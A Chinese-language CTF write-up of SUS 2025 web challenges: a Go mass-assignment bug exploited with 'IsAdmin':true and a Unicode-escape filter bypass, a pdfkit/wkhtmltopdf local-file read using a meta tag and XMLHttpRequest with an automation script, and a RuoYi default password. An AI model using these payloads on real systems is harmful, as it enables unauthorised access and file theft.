SUS(2025) CTF 东南大学CTF(2025),题目质量很高。
Web am i admin? Go代码审计,main.go代码如下所示:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
package mainimport ( "log" "net/http" ) const PORT_STR = ":8080" func main () adminPassword := GenRandomSeq(16 ) log.Printf("Admin password: %s\n" , adminPassword) adminUserCreds := UserCreds{ Username: "admin" , Password: adminPassword, IsAdmin: true , } store := NewSessionStore() userDB := NewUserDB() userDB.Lock() userDB.users["admin" ] = adminUserCreds userDB.Unlock() auth := &Auth{ AdminPassword: adminPassword, Store: store, UserDB: userDB, } http.HandleFunc("/register" , auth.RegisterHandler) http.HandleFunc("/login" , auth.LoginHandler) http.HandleFunc("/logout" , auth.LogoutHandler) http.HandleFunc("/run" , auth.RequireAdmin(RunCommandHandler)) log.Printf("Server running on %s\n" , PORT_STR) log.Fatal(http.ListenAndServe(PORT_STR, nil )) }
其中/run提供了命令执行方法RunCommandHandler,跟进:
1
2
3
4
5
6
7
8
9
10
11
12
func RunCommandHandler (w http.ResponseWriter, r *http.Request) var body RunCommandReq json.NewDecoder(r.Body).Decode(&body) out, err := exec.Command(body.Cmd, body.Args...).CombinedOutput() resp := map [string ]string { "output" : string (out), } if err != nil { resp["error" ] = err.Error() } json.NewEncoder(w).Encode(resp) }
但是调用该方法需要Admin权限。
auth.go代码如下所示:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
package mainimport ( "encoding/json" "fmt" "net/http" "sync" ) type UserCreds struct { Username string `json:"username"` Password string `json:"password"` IsAdmin bool } type SessionStore struct { sync.Mutex sessions map [string ]UserCreds } func NewSessionStore () return &SessionStore{sessions: make (map [string ]UserCreds)} } type UserDB struct { sync.Mutex users map [string ]UserCreds } func NewUserDB () return &UserDB{users: make (map [string ]UserCreds)} } type Auth struct { AdminPassword string Store *SessionStore UserDB *UserDB } func (a *Auth) var c UserCreds json.NewDecoder(r.Body).Decode(&c) if c.Username == "" || c.Password == "" { http.Error(w, "username and password required" , http.StatusBadRequest) return } if c.Username == "admin" { http.Error(w, "cannot register as admin" , http.StatusForbidden) return } a.UserDB.Lock() defer a.UserDB.Unlock() if _, exists := a.UserDB.users[c.Username]; exists { http.Error(w, "username already exists" , http.StatusConflict) return } a.UserDB.users[c.Username] = c w.Write([]byte ("register success" )) } func (a *Auth) var c UserCreds json.NewDecoder(r.Body).Decode(&c) a.UserDB.Lock() user, ok := a.UserDB.users[c.Username] a.UserDB.Unlock() if ok && user.Password == c.Password { if user.Username == "admin" && user.Password == a.AdminPassword { user.IsAdmin = true } sessionID := GenRandomSeq(32 ) a.Store.Lock() a.Store.sessions[sessionID] = user a.Store.Unlock() http.SetCookie(w, &http.Cookie{Name: "session_id" , Value: sessionID, Path: "/" }) fmt.Fprintf(w, "user %s logged in" , user.Username) return } http.Error(w, "invalid credentials" , http.StatusUnauthorized) } func (a *Auth) cookie, err := r.Cookie("session_id" ) if err != nil { http.Error(w, "no session, are you logged in?" , http.StatusInternalServerError) return } a.Store.Lock() delete (a.Store.sessions, cookie.Value) a.Store.Unlock() w.Write([]byte ("user logged out" )) } func (a *Auth) return func (w http.ResponseWriter, r *http.Request) cookie, err := r.Cookie("session_id" ) if err != nil { http.Error(w, "not logged in" , http.StatusUnauthorized) return } a.Store.Lock() user, ok := a.Store.sessions[cookie.Value] a.Store.Unlock() if !ok || !user.IsAdmin { http.Error(w, "admin only" , http.StatusForbidden) return } next(w, r) } }
漏洞出现的代码部分如下所示:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
type UserDB struct { sync.Mutex users map [string ]UserCreds } type Auth struct { AdminPassword string Store *SessionStore UserDB *UserDB } type UserCreds struct { Username string `json:"username"` Password string `json:"password"` IsAdmin bool } func (a *Auth) var c UserCreds json.NewDecoder(r.Body).Decode(&c) ... ... a.UserDB.users[c.Username] = c w.Write([]byte ("register success" )) }
问题出在UserCreds结构体的写法中
1 Username string `json:"username"`
的意思是将该结构体序列化/反序列化为JSON时,使用"username"作为JSON字段名,例如"username":"alice"就会被映射到这个字段 ,"password"同理。
IsAdmin bool虽然没有json标签,但是会默认使用字段名"IsAdmin",也就是说可以用"IsAdmin":true来注册一个有管理员权限的用户。
Payload如下所示:
1
2
3
4
5
6

POST /register HTTP/1.1 Content-Type : application/jsonHost : 106.14.191.23:51308Content-Length : 3{ "username" : "kagty1" , "password" : "kagty1" , "IsAdmin" : true }
登录拿Cookie

调用run路由命令执行拿flag
思考修复方案
1、使用json:"-"显示忽略
2、使用私有字段(小写开头)
am i admin? 2 还是上面那个漏洞点,只是在RegisterHandler方法中加了检测
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
func (a *Auth) body, _ := io.ReadAll(r.Body) bodyStr := string (body) if strings.Contains(bodyStr, "IsAdmin" ) { http.Error(w, "not allowed!" , http.StatusForbidden) return } var c UserCreds json.Unmarshal(body, &c) ...... a.UserDB.users[c.Username] = c w.Write([]byte ("register success" )) }

绕过很简单,Go语言中json.Unmarshal方法支持解析Unicode编码,编码绕过即可
1
2
3
4
5
6
POST /register HTTP/1.1 Content-Type : application/jsonHost : 106.14.191.23:50958Content-Length : 3{"username" :"kagty1" ,"password" :"kagty1" , "\u 0049sAdmin" : true }
easyprint main.py
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
from flask import Flask, request, render_template, send_fileimport pdfkitimport ioapp = Flask(__name__) options = {"disable-javascript" : "" } @app.route("/" , methods=["GET" ] def index (): default_html = "<html><h2>Hello PDF</h2><p>This is sample text that will be converted to PDF.</p></html>" return render_template("index.html" , default_html=default_html) @app.route("/generate_pdf" , methods=["POST" ] def generate_pdf (): html_content = request.form.get("html_content" , "" ) pdf = pdfkit.from_string(html_content, False ) return send_file( io.BytesIO(pdf), mimetype="application/pdf" , as_attachment=True , download_name="generated.pdf" , ) if __name__ == "__main__" : app.run(host="0.0.0.0" , port=3333 , debug=True )

使用Python开源库pdfkit,提供将用户输入的HTML转换成PDF文件的功能,其实底层使用的是wkhtmltopdf命令行进行的转换,我跟进了to_pdf方法:
第一时间想到利用<iframe src=file:///flag></iframe>在生成的PDF中读flag

但是默认是没有读取文件的权限的,看pdfkit在Github上的公告(https://github.com/JazzCore/python-pdfkit?tab=readme-ov-file#deprecation-warning)可以知道,可以利用<meta>标签手动添加

可添加的标签参考:https://wkhtmltopdf.org/usage/wkhtmltopdf.txt,发现--enable-local-file-access可以利用
于是构造payload
1 2 3 4 5 6 7 8 <html > <head > <meta name ="pdfkit-enable-local-file-access" content ="" /> </head > <body > <iframe src ="file:///flag" > </iframe > </body > </html >

在本地测试是可以读到flag的
但是远程环境直接用iframe读不出来,所以直接写javascript脚本尝试
1 2 3 4 5 6 7 8 <html > <head > <meta name ="pdfkit-enable-local-file-access" content ="" /> </head > <body > </body > </html > <script > x=new XMLHttpRequest ;x.onload =function (document .write (this .responseText )};x.open ('GET' ,'file:///flag' );x.send (); </script >

读到flag
一键自动化脚本:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
import requestsurl = 'http://106.14.191.23:59021/generate_pdf' data = { 'html_content' : ''' <html> <head> <meta name="pdfkit-enable-local-file-access" content=""/> </head> <body> </body> </html> <script>x=new XMLHttpRequest;x.onload=function(){document.write(this.responseText)};x.open('GET','file:///flag');x.send();</script> ''' } response = requests.post(url, data=data) print (response.text)print (len (response.text))with open ('flag.pdf' , 'wb' ) as f: f.write(response.content)

Pantest pen4ruo1-1 登录口存在弱口令 ruoyi:admin123 进入后台

